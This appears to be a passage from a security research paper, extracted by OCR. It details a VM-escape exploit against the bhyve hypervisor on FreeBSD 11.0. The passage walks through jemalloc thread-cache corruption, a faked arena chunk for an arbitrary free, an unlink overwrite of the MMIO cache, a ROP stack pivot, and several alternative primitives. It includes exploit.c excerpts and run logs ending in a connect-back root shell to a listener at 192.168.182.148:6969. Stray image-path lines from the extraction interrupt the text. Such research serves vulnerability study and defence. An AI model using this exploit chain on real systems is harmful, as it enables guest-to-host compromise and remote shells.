                        mmio_hint[vcpu] = entry;
                } else if (mmio_rb_lookup(&mmio_rb_fallback, paddr,
&entry)) {
        . . .
        err = vmm_emulate_instruction(ctx, vcpu, paddr, vie, paging,
                                      mem_read, mem_write,
&entry->mr_param);
        . . .
}
```


vmm_emulate_instruction() further calls into instruction specific handlers like emulate_movx(), emulate_movs() etc. based on the opcode type. The wrappers mem_read() and mem_write() in mem.c call the registered handlers


with corresponding 'mem_range' structure for a virtual device.

```
int
vmm_emulate_instruction(void *vm, int vcpuid, uint64_t gpa, struct vie
*vie,
    struct vm_guest_paging *paging, mem_region_read_t memread,
    mem_region_write_t memwrite, void *memarg)
{
        . . .
        switch (vie->op.op_type) {
        . . .
        case VIE_OP_TYPE_MOVZX:
                error = emulate_movx(vm, vcpuid, gpa, vie,
                                     memread, memwrite, memarg);
                break;
        . . .
}

static int
emulate_movx(void *vm, int vcpuid, uint64_t gpa, struct vie *vie,
             mem_region_read_t memread, mem_region_write_t memwrite,
             void *arg)
{
        . . .
        switch (vie->op.op_byte) {
        case 0xB6:
        . . .
                error = memread(vm, vcpuid, gpa, &val, 1, arg);
        . . .
}

static int
mem_read(void *ctx, int vcpu, uint64_t gpa, uint64_t *rval, int size, void
*arg)
{
        int error;
        struct mem_range *mr = arg;
        error = (*mr->handler)(ctx, vcpu, MEM_F_READ, gpa, size,
                               rval, mr->arg1, mr->arg2);
        return (error);
}

static int
mem_write(void *ctx, int vcpu, uint64_t gpa, uint64_t wval, int size, void
*arg)
{
        int error;
        struct mem_range *mr = arg;
        error = (*mr->handler)(ctx, vcpu, MEM_F_WRITE, gpa, size,
                               &wval, mr->arg1, mr->arg2);
        return (error);
}
```

By overwriting the mmio_hint[0], i.e. cache of vCPU0, the guest can control the entire 'mmio_rb_range' structure during the lookup for MMIO emulation. Guest further gains control of RIP during the call to mem_read() or mem_write(), since mr->handler can point to an arbitrary value. The corrupted handler 'mr->handler' takes 8 arguments in total. The last two arguments, 'mr->arg1' and 'mr->arg2' therefore gets pushed on to the stack. This gives some control over the stack, which could be used for stack pivot.

In summary, corrupt jemalloc thread cache, use ACPI event handling to allocate mevent structure in guest, modify the list pointers, delete the event to trigger an unlink, use the unlink to overwrite 'mmio_hint[0]' to gain control of RIP.





It is possible to derive the address of mmio_hint[0] allocated in the bss segment by leaking the 'power_button_handler' function address (section 3.5) in 'mevent' structure. But due to the lack of PIE and ASLR, the hardcoded address of mmio_hint[0] was directly used in the proof of concept exploit code.

----[3.7 - Faking arena_chunk_s structure for arbitrary free

During mevent_delete(), jemalloc frees a pointer which is not part of the allocator managed memory as the mevent structure was allocated in guest system memory by corrupting tcache structure (section 3.3). This will result in a segmentation fault unless a fake arena_chunk_s structure is set up before the free(). Freeing arbitrary pointer is already discussed in research [6], however, we will take a second look for the exploitation of this bug.

```
JEMALLOC_ALWAYS_INLINE void
arena_dalloc(tsdn_t *tsdn, void *ptr, tcache_t *tcache, bool slow_path)
{
        arena_chunk_t *chunk;
        size_t pageind, mapbits;
        . . .
        chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr);
        if (likely(chunk != ptr)) {
                pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >> LG_PAGE;
                mapbits = arena_mapbits_get(chunk, pageind);
                assert(arena_mapbits_allocated_get(chunk, pageind) != 0);
                if (likely((mapbits & CHUNK_MAP_LARGE) == 0)) {
                        /* Small allocation. */
                        if (likely(tcache != NULL)) {
                                szind_t binind =
arena_ptr_small_binind_get(ptr,
                                    mapbits);
                                tcache_dalloc_small(tsdn_tsd(tsdn), tcache,
ptr,
                                    binind, slow_path);
        . . .
}
```

Request to free a pointer is handled by arena_dalloc() in arena.h of jemalloc. The CHUNK_ADDR2BASE() macro gets the chunk address from the pointer to be freed. The arena_chunk_s header has a dynamically sized map_bits array, which holds the properties of pages within the chunk.

```
/* Arena chunk header. */
struct arena_chunk_s {
        . . .
        extent_node_t           node;
        /*
```

```
         * Map of pages within chunk that keeps track of free/large/small.
         * The
         * first map_bias entries are omitted, since the chunk header does
         * not
         * need to be tracked in the map.  This omission saves a header
         * page
         * for common chunk sizes (e.g. 4 MiB).
         */
        arena_chunk_map_bits_t  map_bits[1]; /* Dynamically sized. */
};
```

The page index 'pageind' in arena_dalloc() for the pointer to be freed is calculated and used as index into 'map_bits' array of 'arena_chunk_s' structrue. This is done using arena_mapbits_get() to get the 'mapbits' value. The series of calls invoked during arena_mapbits_get() are arena_mapbits_get() -> arena_mapbitsp_get_const() -> arena_mapbitsp_get_mutable() -> arena_bitselm_get_mutable()


```
JEMALLOC_ALWAYS_INLINE arena_chunk_map_bits_t *
arena_bitselm_get_mutable(arena_chunk_t *chunk, size_t pageind)
{
        . . .
        return (&chunk->map_bits[pageind-map_bias]);
}
```

The 'map_bias' variable defines the number of pages used by chunk header, which does not need tracking and can be omitted. The 'map_bias' value is calculated in arena_boot() of arena.c file, whose value, in this case, is 13. arena_ptr_small_binind_get() gets the bin index 'binind' from the encoded 'map_bits' value in 'arena_chunk_s' structure. Once this information is fetched, tcache_dalloc_small() no longer uses arena chunk header but relies on information from thread-specific data and thread cache structures.

Hence the essential part of fake 'arena_chunk_s' structure is that, 'map_bits' should be set up in a way 'pageind - map_bias' calculation in arena_bitselm_get_mutable() points to an entry in 'maps_bits' array, which has an index value to a valid tcache bin. In this case, the index is set to 4, i.e. bin handling regions of size 64 bytes.

Since 'map_bias' is 13 pages, the usable pages could be placed after these fake header pages. An elegant way to achieve this is to request a 2MB (chunk size) contiguous memory from the guest which gets allocated as part of the guest system. Allocating a contiguous 2MB virtual memory in guest does not result in contiguous virtual memory allocation in the host. To force the allocation to be contiguous in both guest and bhyve host process, request memory using mmap() to allocate a 2MB huge page with MAP_HUGETLB flag set.

```
---[ exploit.c ]---
. . .
        shared_gva = mmap(0, 2 * MB, PROT_READ | PROT_WRITE,
                MAP_HUGETLB | MAP_PRIVATE | MAP_ANONYMOUS | MAP_POPULATE,
-1, 0);
        . . .
        shared_gpa = gva_to_gpa((uint64_t)shared_gva);
        shared_hva = base_address + shared_gpa;

        /* setting up fake jemalloc chunk */
        arena_chunk = (struct arena_chunk_s *)shared_gva;

        /* set bin index, also dont set CHUNK_MAP_LARGE */
        arena_chunk->map_bits[4].bits = (4 << CHUNK_MAP_BININD_SHIFT);

        /* calculate address such that pageind - map_bias point to tcache
 * bin size 64 (i.e. index 4) */
        fake_tbin_hva = shared_hva + ((4 + map_bias) << 12);
        fake_tbin_gva = shared_gva + ((4 + map_bias) << 12);
. . .
```



Now arbitrary pointer can be freed to overwrite 'mmio_hint' using mevent_delete() without a segmentation fault. The jemalloc version used in FreeBSD 11.0 does not check if pageind > map_bias, unlike the one seen in android [6]. Hence the fake chunk can also be set up in a single page like below:

```
. . .
        arena_chunk = (struct arena_chunk_s *)shared_gva;
        arena_chunk->map_bits[-map_bias].bits = (4 <<
CHUNK_MAP_BININD_SHIFT);

        fake_tbin_hva = shared_hva + sizeof(struct arena_chunk_s);
        fake_tbin_gva = shared_gva + sizeof(struct arena_chunk_s);
. . .
```

Since the address to be freed is part of the same page as the chunk header, the 'pageind' value would be 0. 'chunk->map_bits[pageind-map_bias]' in arena_bitselm_get_mutable() would end up accessing 'extent_node_t node' element of 'arena_chunk_s' structure since 'pageind-map_bias' is negative. One has to just set up the bin index here for a successful free().

----[3.8 - Code execution using MMIO vCPU cache

The MMIO cache 'mmio_hint' of vCPU0 is overwritten during mevent_delete() with a pointer to fake mmio_rb_range structure. The fake structure is set up like below:

```
---[ exploit.c ]---
. . .
        /* pci_emul_fallback_handler will return without error */
       mmio_range_gva->mr_param.handler  = (void
*)pci_emul_fallback_handler;
       mmio_range_gva->mr_param.arg1     = (void *)0x4444444444444444;   //
arg1 will be corrupted on mevent delete
       mmio_range_gva->mr_param.arg2     = 0x4545454545454545;           //
arg2 is fake RSP value for ROP. Fix this now or later
       mmio_range_gva->mr_param.base     = 0;
       mmio_range_gva->mr_param.size     = 0;
       mmio_range_gva->mr_param.flags    = 0;
       mmio_range_gva->mr_end            = 0xffffffffffffffff;
. . .
```

The 'mr_base' value is set to 0, and 'mr_end' is set to 0xffffffffffffffff i.e. entire range of physical address. Hence any MMIO access in the guest will end up using the fake mmio_rb_structure in emulate_mem():

```
int
emulate_mem(struct vmctx *ctx, int vcpu, uint64_t paddr, struct vie *vie,
    struct vm_guest_paging *paging)

{
        . . .
        if (mmio_hint[vcpu] &&
            paddr >= mmio_hint[vcpu]->mr_base &&
            paddr <= mmio_hint[vcpu]->mr_end) {
```

```
                entry = mmio_hint[vcpu];
        . . .
}
```

If the entire range of physical address is not used, any valid MMIO access to an address outside the range of fake 'mr_base' and 'mr_end' before the exploit triggers an MMIO access, will end up updating the 'mmio_hint' cache. The 'mmio_hint' overwrite becomes useless!

As a side effect of unlink operation in mevent_delete(), 'mr_param.arg1' is corrupted. It is necessary to make sure the corrupted value of 'mr_param.arg1' is not used for any MMIO access before the exploit itself triggers. To ensure this, setup 'mr_param.handler' with a pointer to function returning 0, i.e. success. Returning any other value would trigger an error on emulation, leading to abort() in vm_loop() of bhyverun.c. The ideal choice turned out to be pci_emul_fallback_handler() defined in pci_emul.c as below:

```
static int
pci_emul_fallback_handler(struct vmctx *ctx, int vcpu, int dir, uint64_t
addr,
                          int size, uint64_t *val, void *arg1, long arg2)
{
        /*
         * Ignore writes; return 0xff's for reads. The mem read code
         * will take care of truncating to the correct size.
         */
        if (dir == MEM_F_READ) {
                *val = 0xffffffffffffffff;
        }
        return (0);
}
```

After overwriting 'mmio_hint[0]', both 'mr_param.arg1' and 'mr_param.handler' needs to be fixed for continuing with the exploitation. First overwrite 'mr_param.arg1' with address to 'pop rsp; ret' gadget, then overwrite 'mr_param.handler' with address to 'pop register; ret' gadget. This will make sure that the gadget is not triggered with a corrupted 'mr_param.arg1' value during a MMIO access. 'mr_param.arg2' should point to the fake stack with ROP payload. When the fake handler is executed during MMIO access, 'pop register; ret' pops the saved RIP and returns into the 'pop rsp' gadget. 'pop rsp' pops the fake stack pointer 'mr_param.arg2' and executes the ROP payload.

```
---[ exploit.c ]---
. . .
        /* fix the mmio handler */
        mmio_range_gva->mr_param.handler = (void *)pop_rbp;
        mmio_range_gva->mr_param.arg1 = (void *)pop_rsp;
        mmio_range_gva->mr_param.arg2 = rop;

        mmio = map_phy_address(0xD0000000, getpagesize());
        mmio[0];
. . .
```

Running the VM escape exploit gives a connect back shell to the guest with the following output:

```
root@linuxguest:~/setupA/vga_fakearena_exploit# ./exploit 192.168.182.148
6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b71248
exploit: [+] Leaked tbin avail pointer = 0x823c10000
exploit: [+] Offset of tbin avail pointer = 0xfcf60
exploit: [+] Leaked vga_softc @ 0x801a74000
exploit: [+] Guest base address = 0x802000000
exploit: [+] Disabling ACPI shutdown to free mevent struct...
exploit: [+] Shared data structures mapped @ 0x811e00000
exploit: [+] Overwriting tbin avail pointers...
```

```
exploit: [+] Enabling ACPI shutdown to reallocate mevent struct...
exploit: [+] Leaked .text power_button_handler address = 0x430380
exploit: [+] Modifying mevent structure next and previous pointers...
exploit: [+] Disabling ACPI shutdown to overwrite mmio_hint using fake
mevent struct...
exploit: [+] Preparing connect back shellcode for 192.168.182.148:6969
exploit: [+] Shared payload mapped @ 0x811c00000
exploit: [+] Triggering MMIO read to trigger payload
root@linuxguest:~/setupA/vga_fakearena_exploit#

renorobert@linuxguest:~$ nc -vvv -l 6969
Listening on [0.0.0.0] (family 0, port 6969)
Connection from [192.168.182.146] port 6969 [tcp/*] accepted (family 2,
sport 35381)
uname -a
FreeBSD  11.0-RELEASE-p1 FreeBSD 11.0-RELEASE-p1 #0 r306420: Thu Sep 29
01:43:23 UTC 2016
root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC  amd64
```

--[4 - Other exploitation strategies

This section details about other ways to exploit the bug by corrupting structures used for I/O port emulation and PCI config space emulation.

----[4.1 - Allocating a region into another size class for free()

Section 3.7 details about setting up fake arena chunk headers to free an arbitrary pointer during the call to mevent_delete(). However, there is an alternate way to achieve this by allocating the mevent structure as part of an existing thread cache allocation.

The address of 'vga_softc' structure can be calculated as described in section 3.3 by leaking the tbins[4].avail pointer. The main 'mevent' thread allocates 'vga_softc' structure as part of bins handling regions of size 0x800 bytes. By overwriting tbin[4].avail[-ncached] pointer of vCPU0 thread with the address of region adjacent to vga_softc structure, we can force mevent structure allocated by 'vCPU0' thread, to be allocated as part of memory managed by 'mevent' thread.

Since the 'mevent' structure is allocated after 'vga_softc' structure, the out of bound write can be used to overwrite the next and previous pointers used for unlinking. During free(), the existing chunk headers of the bins servicing regions of size 0x800 are used, allowing a successful free() without crashing. In general, jemalloc allows freeing a pointer within an allocated run [6].

----[4.2 - PMIO emulation and corrupting inout_handlers structures

Understanding port-mapped I/O emulation in bhyve provides powerful primitives when exploiting a vulnerability. In this section, we will see how this can be leveraged for accessing parts of heap memory which was previously not accessible. VM exits caused by I/O access invokes the vmexit_inout() handler in bhyverun.c. vmexit_inout() further calls emulate_inout() in inout.c for emulation.

I/O port handlers and other device specific information are maintained in an array of 'inout_handlers' structure defined in inout.c:

```
#define MAX_IOPORTS     (1 << 16)

static struct {
        const char      *name;
        int             flags;
        inout_func_t    handler;
        void            *arg;
} inout_handlers[MAX_IOPORTS];
```

Virtual devices register callbacks for I/O port by calling register_inout() in inout.c, which populates the 'inout_handlers' structure:

```
int
register_inout(struct inout_port *iop)
{
        . . .
        for (i = iop->port; i < iop->port + iop->size; i++) {
                inout_handlers[i].name = iop->name;
                inout_handlers[i].flags = iop->flags;
                inout_handlers[i].handler = iop->handler;
                inout_handlers[i].arg = iop->arg;
        }
        . . .
}
```

emulate_inout() function uses the information from 'inout_handlers' to invoke the respective registered handler as below:

```
int
emulate_inout(struct vmctx *ctx, int vcpu, struct vm_exit *vmexit, int
strict)
{
        . . .
        bytes = vmexit->u.inout.bytes;
        in = vmexit->u.inout.in;
        port = vmexit->u.inout.port;
        . . .
        handler = inout_handlers[port].handler;
        . . .
        flags = inout_handlers[port].flags;
        arg = inout_handlers[port].arg;
        . . .
                retval = handler(ctx, vcpu, in, port, bytes, &val, arg);
        . . .
}
```

Overwriting 'arg' pointer in 'inout_handlers' structure could provide interesting primitives. In this case, VGA emulation registers its I/O port handler vga_port_handler() defined in vga.c for the port range of 0x3C0 to 0x3DF with 'vga_softc' structure as 'arg'.


```
void *
vga_init(int io_only)
{
        . . .
        sc = calloc(1, sizeof(struct vga_softc));

        bzero(&iop, sizeof(struct inout_port));
        iop.name = "VGA";
        for (port = VGA_IOPORT_START; port <= VGA_IOPORT_END; port++) {
                iop.port = port;
                iop.size = 1;
                iop.flags = IOPORT_F_INOUT;
                iop.handler = vga_port_handler;
                iop.arg = sc;

                error = register_inout(&iop);
                assert(error == 0);
        }
        . . .
}
```

Going back to the patch in section 2, it is noticed that dac_rd_index, dac_rd_subindex, dac_wr_index, dac_wr_subindex are all signed integers. Hence by overwriting 'arg' pointer with the address of fake 'vga_softc' structure in heap and dac_rd_index/dac_wr_index set to negative values, the guest can access memory before 'dac_palette' array. Specifically, the 'arg' pointer of DAC_DATA_PORT (0x3c9) needs to be overwritten since it handles read and write access to the 'dac_palette' array.

```
---[ exploit.c ]---
. . .
```

```
        /* setup fake vga_softc structure */
        memset(&vga_softc, 0, sizeof(struct vga_softc));
        chunk_hi_offset = CHUNK_ADDR2OFFSET(vga_softc_bins[2] +
                                get_offset(struct vga_softc,
vga_dac.dac_palette));

        /* set up values for reading the heap chunk */
        vga_softc.vga_dac.dac_rd_subindex = -chunk_hi_offset;
        vga_softc.vga_dac.dac_wr_subindex = -chunk_hi_offset;
. . .
```

Therefore instead of overwriting 'mmio_hint' using mevent_delete() unlink, the exploit overwrites 'arg' pointer of I/O port handler to gain access to other parts of heap which were earlier not reachable during the linear out of bounds access. Hardcoded address of 'inout_handlers' structure is used in the exploit code as done with 'mmio_hint' previously due to the lack of PIE and ASLR. The offset to the start of the chunk from the fake 'vga_softc' structure (vga_dac.dac_palette) can be calculated using the jemalloc CHUNK_ADDR2OFFSET() macro.



Corrupting 'inout_handlers' structure can also be leveraged for a full process r/w, which is described later in section 7.2

----[4.3 - Leaking vmctx structure

Section 3.4 details the advantages of leaking the guest system base address for exploitation. An elegant way to achieve this is by leaking the 'vmctx' structure, which holds a pointer 'baseaddr' to the guest system memory. 'vmctx' structure is defined in libvmmapi/vmmapi.c and gets initialized in vm_setup_memory() as seen in section 3.1

```
struct vmctx {
        int     fd;
        uint32_t lowmem_limit;
        int     memflags;
        size_t  lowmem;
        size_t  highmem;
        char    *baseaddr;
        char    *name;
};
```

By reading the jemalloc chunk using DAC_DATA_PORT after setting up fake 'vga_softc' structure, the 'vmctx' structure along with 'baseaddr' pointer

can be leaked by the guest.

----[4.4 - Overwriting MMIO Red-Black tree node for RIP control

Overwriting the 'arg' pointer of DAC_DATA_PORT port with fake 'vga_softc' structure opens up the opportunity to overwrite many other callbacks other than 'mmio_hint' to gain RIP control. However, overwriting MMIO callbacks is still a nice option since it provides ways to control stack for stack pivot as detailed in sections 3.6 and 3.8. But instead of overwriting 'mmio_hint', guest can directly overwrite a specific red-black tree node used for MMIO emulation.

The ideal choice turns out to be the node in 'mmio_rb_fallback' tree handling access to memory that is not allocated to the system memory or PCI devices. This part of memory is not frequently accessed, and overwriting it does not affect other guest operations. To locate this red-black tree node, search for the address of function pci_emul_fallback_handler() in the heap which is registered during the call to init_pci() function defined in pci_emul.c

```
int
init_pci(struct vmctx *ctx)
{
        . . .
        lowmem = vm_get_lowmem_size(ctx);
        bzero(&mr, sizeof(struct mem_range));
        mr.name = "PCI hole";
        mr.flags = MEM_F_RW | MEM_F_IMMUTABLE;
        mr.base = lowmem;
        mr.size = (4ULL * 1024 * 1024 * 1024) - lowmem;
        mr.handler = pci_emul_fallback_handler;
        error = register_mem_fallback(&mr);
        . . .
}
```

To gain RIP control like 'mmio_hint' technique, overwrite the handler, arg1 and arg2, then access a memory not allocated to system memory or PCI devices. Below is the output of full working exploit:

```
root@linuxguest:~/setupA/vga_ioport_exploit# ./exploit 192.168.182.148 6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b71248
exploit: [+] Leaked tbin avail pointer = 0x823c10000
exploit: [+] Offset of tbin avail pointer = 0xfcf60
exploit: [+] Leaked vga_softc @ 0x801a74000
exploit: [+] Disabling ACPI shutdown to free mevent struct...
exploit: [+] Overwriting tbin avail pointers...
exploit: [+] Enabling ACPI shutdown to reallocate mevent struct...
exploit: [+] Writing fake vga_softc and mevents into heap
exploit: [+] Trigerring unlink to overwrite IO handlers
exploit: [+] Reading the chunk data...
exploit: [+] Guest baseaddr from vmctx : 0x802000000
exploit: [+] Preparing connect back shellcode for 192.168.182.148:6969
exploit: [+] Shared memory mapped @ 0x816000000
exploit: [+] Writing fake mem_range into red black tree
exploit: [+] Triggering MMIO read to trigger payload
root@linuxguest:~/setupA/vga_ioport_exploit#

renorobert@linuxguest:~$ nc -vvv -l 6969
Listening on [0.0.0.0] (family 0, port 6969)
Connection from [192.168.182.146] port 6969 [tcp/*] accepted (family 2,
sport 14901)
uname -a
FreeBSD  11.0-RELEASE-p1 FreeBSD 11.0-RELEASE-p1 #0 r306420: Thu Sep 29
01:43:23 UTC 2016
root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC  amd64
```

----[4.5 - Using PCI BAR decoding for RIP control

All the techniques discussed so far depends on the SMI handler's ability to allocate and free memory, i.e. unlinking mevent structure. This section discusses another way to allocate/deallocate memory using PCI config space emulation and further explore ways to exploit the bug without running into jemalloc arbitrary free() issue.

Bhyve emulates access to config space address port 0xCF8 and config space data port 0xCFC using pci_emul_cfgaddr() and pci_emul_cfgdata() defined in pci_emul.c. pci_emul_cfgdata() further calls pci_cfgrw() for handling r/w access to PCI configuration space. The interesting part of emulation for the exploitation of this bug is the access to the command register.

```
static void
pci_cfgrw(struct vmctx *ctx, int vcpu, int in, int bus, int slot, int func,
    int coff, int bytes, uint32_t *eax)
{
        . . .
                } else if (coff >= PCIR_COMMAND && coff < PCIR_REVID) {
                        pci_emul_cmdsts_write(pi, coff, *eax, bytes);
        . . .
}
```

The PCI command register is at an offset 4 bytes into the config space header. When the command register is accessed, pci_emul_cmdsts_write() is invoked to handle the access.

```
static void
pci_emul_cmdsts_write(struct pci_devinst *pi, int coff, uint32_t new, int
bytes)
{
        . . .
        cmd = pci_get_cfgdata16(pi, PCIR_COMMAND);      /* stash old value
*/
        . . .
        CFGWRITE(pi, coff, new, bytes);                 /* update config */

        cmd2 = pci_get_cfgdata16(pi, PCIR_COMMAND);     /* get updated
value */
        changed = cmd ^ cmd2;
        . . .
        for (i = 0; i <= PCI_BARMAX; i++) {
                switch (pi->pi_bar[i].type) {

        . . .
                        case PCIBAR_MEM32:
                        case PCIBAR_MEM64:
                                /* MMIO address space decoding changed' */
                                if (changed & PCIM_CMD_MEMEN) {
                                        if (memen(pi))
                                                register_bar(pi, i);
                                        else
                                                unregister_bar(pi, i);
                                }
        . . .
}
```

The bit 0 in the command register specifies if the device can respond to I/O space access and bit 1 specifies if the device can respond to memory space access. When the bits are unset, the respective BARs are unregistered. When a BAR is registered using register_bar() or unregistered using unregister_bar(), modify_bar_registration() in pci_emul.c is invoked. Registering or unregistering a BAR mapping I/O space address, only involves modifying 'inout_handlers' array. Interestingly, registering or unregistering a BAR mapping memory space address involves allocation and deallocation of heap memory. When a memory range is registered for MMIO emulation, it gets added to the 'mmio_rb_root' red-black tree.

Let us consider the case of framebuffer device which allocates 2 memory BARs in pci_fbuf_init() function defined in pci_fbuf.c

```
static int
pci_fbuf_init(struct vmctx *ctx, struct pci_devinst *pi, char *opts)
{
        . . .
        pci_set_cfgdata16(pi, PCIR_DEVICE, 0x40FB);
        pci_set_cfgdata16(pi, PCIR_VENDOR, 0xFB5D);
        . . .
        error = pci_emul_alloc_bar(pi, 0, PCIBAR_MEM32, DMEMSZ);
        assert(error == 0);

        error = pci_emul_alloc_bar(pi, 1, PCIBAR_MEM32, FB_SIZE);
        . . .
}
```

The series of calls made during BAR allocation looks like
pci_emul_alloc_bar() -> pci_emul_alloc_pbar() -> register_bar() ->
modify_bar_registration() -> register_mem() -> register_mem_int()

```
static void
modify_bar_registration(struct pci_devinst *pi, int idx, int registration)
{
        . . .
        switch (pi->pi_bar[idx].type) {
        . . .
        case PCIBAR_MEM32:
        case PCIBAR_MEM64:
                bzero(&mr, sizeof(struct mem_range));
                mr.name = pi->pi_name;
                mr.base = pi->pi_bar[idx].addr;
                mr.size = pi->pi_bar[idx].size;
                if (registration) {
                        . . .
                        error = register_mem(&mr);
                } else
                        error = unregister_mem(&mr);
        . . .
}
```

register_mem_int() or unregister_mem() in mem.c handle the actual
allocation or deallocation. During registration, a 'mmio_rb_range'
structure is allocated and gets added to the red-black tree. During
unregister, the same node gets freed using RB_REMOVE().

```
static int
register_mem_int(struct mmio_rb_tree *rbt, struct mem_range *memp)
{
        . . .
        mrp = malloc(sizeof(struct mmio_rb_range));

        if (mrp != NULL) {
        . . .
                if (mmio_rb_lookup(rbt, memp->base, &entry) != 0)
                        err = mmio_rb_add(rbt, mrp);
        . . .
}

int
unregister_mem(struct mem_range *memp)
{
        . . .
        err = mmio_rb_lookup(&mmio_rb_root, memp->base, &entry);
        if (err == 0) {
        . . .
                RB_REMOVE(mmio_rb_tree, &mmio_rb_root, entry);
        . . .
}
```

Hence by disabling memory space decoding in the PCI command register, it is
possible to free 'mmio_rb_range' structure associated with a device. Also,
by re-enabling the memory space decoding, 'mmio_rb_range' structure can be

allocated. The same operations can also be triggered by writing to PCI BAR, which calls update_bar_address() in pci_emul.c. However, unregister_bar() and register_bar() are called together as part of the write operation to PCI BAR, unlike independent events when enabling and disabling BAR decoding in the command register.

